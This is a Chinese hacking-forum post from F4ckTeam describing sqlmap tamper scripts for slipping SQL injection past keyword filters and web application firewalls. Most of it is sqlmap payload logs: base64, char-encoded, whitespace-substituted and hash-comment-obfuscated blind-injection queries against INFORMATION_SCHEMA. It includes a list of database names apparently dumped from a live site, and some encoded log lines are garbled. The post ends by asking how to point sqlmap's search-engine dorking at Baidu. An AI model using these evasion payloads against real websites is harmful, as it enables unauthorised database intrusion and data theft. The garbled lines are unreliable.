


作品：使用 sqlmap 绕过过滤

作者： arschloch

来自： 法客论坛 – F4ckTeam

网址： <http://team.f4ck.net/>

大家都在积极的参加线上活动，那我也发个文章 O(∩_∩)O~
sqlmap 传说中的注入神器，一般的参数大家都用的灰常熟练了，那对于--tamper
这个参数大家了解多少？



这是 sqlmap 自带所有 tamper 脚本，当大家遇到注入被过滤关键字的时候是不是
很惆怅，那么就到了 tamper 这个参数大发神威的时候了。

文章没有多少技术含量，算是普及贴，由于脚本较多，这里只说几个比较常用的，
其他的大家自己动手去试一下就明白了。文章大多用图来说明。

首先 base64encode.py 这个脚本

```
[23:26:50] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDY0
[23:26:51] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDMy
[23:26:51] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDe2
[23:26:52] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDg=
[23:26:52] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDQ=
[23:26:53] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDI=
[23:26:53] [PAYLOAD] MiBBTkQgT1JEKE1JRCgoU0UMRUNUIERJU1RJTknUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW1lIERTIENIQUIpLDB4MjApKSBGUk9NIElORk9STUFUSU90X1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxKSwxLDEpKSA+IDE=
[23:26:54] [INFO] retrieved:
[23:26:54] [DEBUG] performed 7 queries in 3 seconds
available databases [26]:
[*] 10YEARS
[*] 10YEARS_WEB
[*] CASHMAN
[*] CASHMAN_WEB
[*] CAW
```

上图可以看出，所有的注入语句已经都被转为 base64 的格式，对于以前那个
《Base64 变形注入》貌似有着奇效！

```

Dx41x54x41x20x4Cx49x4Dx49x54x20x32x39x2Cx31x29x2Cx31x2Cx31x29x29x20x3Ex20x38
[23:48:29] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:48:29] [PAYLOAD] x32x20x41x4Ex44x20x4F52x44x28x4Dx49x44x28x28x53x45x4Cx45x4
3x54x20x44x49x53x54x49x4Ex43x54x28x49x46x4Ex55x4Cx4Cx28x43x41x53x54x28x73x63x68x
65x6Dx61x5F6E61x6D65x20x41x53x20x43x48x41x52x29x2Cx30x78x32x30x29x29x20x46x52
x4F4Dx20x49x4Ex46x4F52x4Dx41x54x49x4F4Ex5F53x43x48x45x4Dx41x2Ex53x43x48x45x4
Dx41x54x41x20x4Cx49x4Dx49x54x20x32x39x2Cx31x29x2Cx31x2Cx31x29x29x20x3Ex20x34
[23:48:30] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:48:30] [PAYLOAD] x32x20x41x4Ex44x20x4F52x44x28x4Dx49x44x28x28x53x45x4Cx45x4
3x54x20x44x49x53x54x49x4Ex43x54x28x49x46x4Ex55x4Cx4Cx28x43x41x53x54x28x73x63x68x
65x6Dx61x5F6E61x6D65x20x41x53x20x43x48x41x52x29x2Cx30x78x32x30x29x29x20x46x52
x4F4Dx20x49x4Ex46x4F52x4Dx41x54x49x4F4Ex5F53x43x48x45x4Dx41x2Ex53x43x48x45x4
Dx41x54x41x20x4Cx49x4Dx49x54x20x32x39x2Cx31x29x2Cx31x2Cx31x29x29x20x3Ex20x32
[23:48:30] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:48:30] [PAYLOAD] x32x20x41x4Ex44x20x4F52x44x28x4Dx49x44x28x28x53x45x4Cx45x4
3x54x20x44x49x53x54x49x4Ex43x54x28x49x46x4Ex55x4Cx4Cx28x43x41x53x54x28x73x63x68x
65x6Dx61x5F6E61x6D65x20x41x53x20x43x48x41x52x29x2Cx30x78x32x30x29x29x20x46x52
x4F4Dx20x49x4Ex46x4F52x4Dx41x54x49x4F4Ex5F53x43x48x45x4Dx41x2Ex53x43x48x45x4
Dx41x54x41x20x4Cx49x4Dx49x54x20x32x39x2Cx31x29x2Cx31x2Cx31x29x29x20x3Ex20x32
[23:48:30] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:48:30] [PAYLOAD] x32x20x41x4Ex44x20x4F52x44x28x4Dx49x44x28x28x53x45x4Cx45x4
3x54x20x44x49x53x54x49x4Ex43x54x28x49x46x4Ex55x4Cx4Cx28x43x41x53x54x28x73x63x68x
65x6Dx61x5F6E61x6D65x20x41x53x20x43x48x41x52x29x2Cx30x78x32x30x29x29x20x46x52
x4F4Dx20x49x4Ex46x4F52x4Dx41x54x49x4F4Ex5F53x43x48x45x4Dx41x2Ex53x43x48x45x4
Dx41x54x41x20x4Cx49x4Dx49x54x20x32x39x2Cx31x29x2Cx31x2Cx31x29x29x20x3Ex20x32

```

上图: charencode.py (* mssql 2005 * MySQL 4, 5.0 and 5.5 * Oracle 10g* PostgreSQL 8.3, 8.4, 9.0)

chardoubleencode.py (* mssql 2000 mssql 2005 MySQL 5.1.56 PostgreSQL 9.0.3)

两个脚本通过打乱编码来绕过关键字被过滤的情况

```

[23:51:37] [PAYLOAD] 2x00ANDx0BORD(MID((SELECTx0BDISTINCT(IFNULL(CAST(schema_name
x0BASx0ACHAR),0x20))x0BFROMx0CINFORMATION_SCHEMA.SCHEMATAx09LIMITx0B34,1),1,1))
x0C)x032
[23:51:39] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:51:39] [PAYLOAD] 2x0AANDx0BORD(MID((SELECTx0BDISTINCT(IFNULL(CAST(schema_name
x0BASx0ACHAR),0x20))x0AFROMx0AINFORMATION_SCHEMA.SCHEMATAx0DLIMITx0C34,1),1,1))
x09)x0916
[23:51:40] [PAYLOAD] 2x0CANDx0AORD(MID((SELECTx09DISTINCT(IFNULL(CAST(schema_name
x0AASx0BCHAR),0x20))x0DFROMx0DINFORMATION_SCHEMA.SCHEMATAx09LIMITx0934,1),1,1))
x0A)x008
[23:51:40] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:51:40] [PAYLOAD] 2x0CANDx09ORD(MID((SELECTx0ADISTINCT(IFNULL(CAST(schema_name
x0BASx0ACHAR),0x20))x0BFROMx0DINFORMATION_SCHEMA.SCHEMATAx0CLIMITx0B34,1),1,1))
x0A)x094
[23:51:41] [PAYLOAD] 2x0BANDx0DORD(MID((SELECTx0CDISTINCT(IFNULL(CAST(schema_name
x0CASx0DCHAR),0x20))x0AFROMx0DINFORMATION_SCHEMA.SCHEMATAx0ALIMITx0B34,1),1,1))
x09)x0C2
[23:51:41] [DEBUG] got HTTP error code: 403 (Forbidden)
[23:51:41] [PAYLOAD] 2x09ANDx0BORD(MID((SELECTx09DISTINCT(IFNULL(CAST(schema_name
x0CASx0ACHAR),0x20))x0AFROMx0DINFORMATION_SCHEMA.SCHEMATAx0DLIMITx0B34,1),1,1))
x0A)x0A1

```

上图: 为 space2mssqlblank.py(mssql 2000 和 05)和 space2mysqlblank.py(MySQL 5.1) mysql 允许空格被替换为 09, 0A-0D, A0, MSSQL 中允许 01-1F 替换为空格符

```

[00:12:36] [PAYLOAD] 2x23jAbfgZsCB0q%0AAND%23hGecBofEJBK%0A%23fRXJvnu%0AORD(MID(
<SELECT%230yIrrdUjACn%0A%230jsUNyQ%0ADISTINCT%23iMXzhDwXCq%0A<IFNULL%23BNUFrydfj
e%0A<CAST(schema_name%23zAwNtI%0AAS%23oXfudSUoZO%0A%23opqWyMUKjU%0ACHAR%23erqQon
EZC1%0A),0x20))%23lueZAEdtUIGw%0AFROM%23tAYDhhquF%0A%23c0stCTHUmLHy%0AINFORMATIO
N_SCHEMA.SCHEMATA%23CKCKsIIB%0ALIMIT%23BTdtNj%0A%23PjGKoUbfNkWN%0A30,1),1,1))%23
nHAtcb%0A%23SYAUkKFWXIwM%0A32
[00:12:37] [PAYLOAD] 2x23hcImxZRoH0Uix%0AAND%23secsUAQ%0A%23qBlUHxx%0AORD(MID(<SE
LECT%23EupvRIZKq%0A%23nnuaYBPxUDE%0ADISTINCT%23TsyfUQYBr%0A<IFNULL%23CWSgoOdACda
M%0A<CAST(schema_name%23UjkDQesFOJqG%0AAS%23qnNfHaoZFD%0A%23rumzsLRqU%0ACHAR%23m
scUEPHLo%0A),0x20))%23FeuuKaCGrgcn%0AFROM%23UcCNTQJR%0A%23dCKArdbWR%0AINFORMATIO
N_SCHEMA.SCHEMATA%23OWwGkTKpInM%0ALIMIT%23QrZCUAcTyvZT%0A%23qkoPJxKfBKW%0A30,1),
1,1))%23ICfBKDO%0A%23UHTwwu%0A16
[00:12:37] [PAYLOAD] 2x23mxSdEkXaSuK%0AAND%23IFzRiipvJRkG%0A%23dfxYXUNr%0AORD(MI
D(<SELECT%23YjpyWlKrKwQ%0A%23vnjUpSf%0ADISTINCT%23IrTMXT%0A<IFNULL%23aEE
w%0A<CAST(schema_name%23wdd1Opw%0AAS%23auD1BYBKg%0A%23hIzIK%0A%23PFA
IeImWKqJG%0A),0x20))%23UKNqJf%0AFROM%23hTkyLSCHH%0A%23PamWU%0AINFORMATIO
N_SCHEMA.SCHEMATA%23QKhwrkyQcNh%0ALIMIT%23atfEWpvSGJ%0A%23ech%0A%23
3MMSkGoWri%0A%23Pjvaix%0A30,1),1,1))%23

```

space2morehash.py 对应 mysql>= 5.1.13 和 MySQL 5.1.41, space2hash.py 对
应 mysql 版本 4.0,5.0

上图可以发现空格符被替换为%23randomText%0A 这样的形式，而 CHAR(),
USER()这样的函数被替换为% % 0 randomText 23()这样的形式，

啊？大家问为什么啊？为什么？这是规定，我也不知道为什么，想了解的就看这
个 [mysql 函数名称解析](#) 这个破网站，我用这个脚本可以绕过去。so，这个很不
错！

差不多就这个样子，虽然只说了几个，但是希望能起个抛砖引玉的作用，sqlmap
剩下的功能大家一起多多挖掘。O(∩_∩)O~

再加一句，额，哪位大牛能把 sqlmap 的-g 的 google 引擎替换为百度呢，或者



把 google 的地址改为.com.hk.....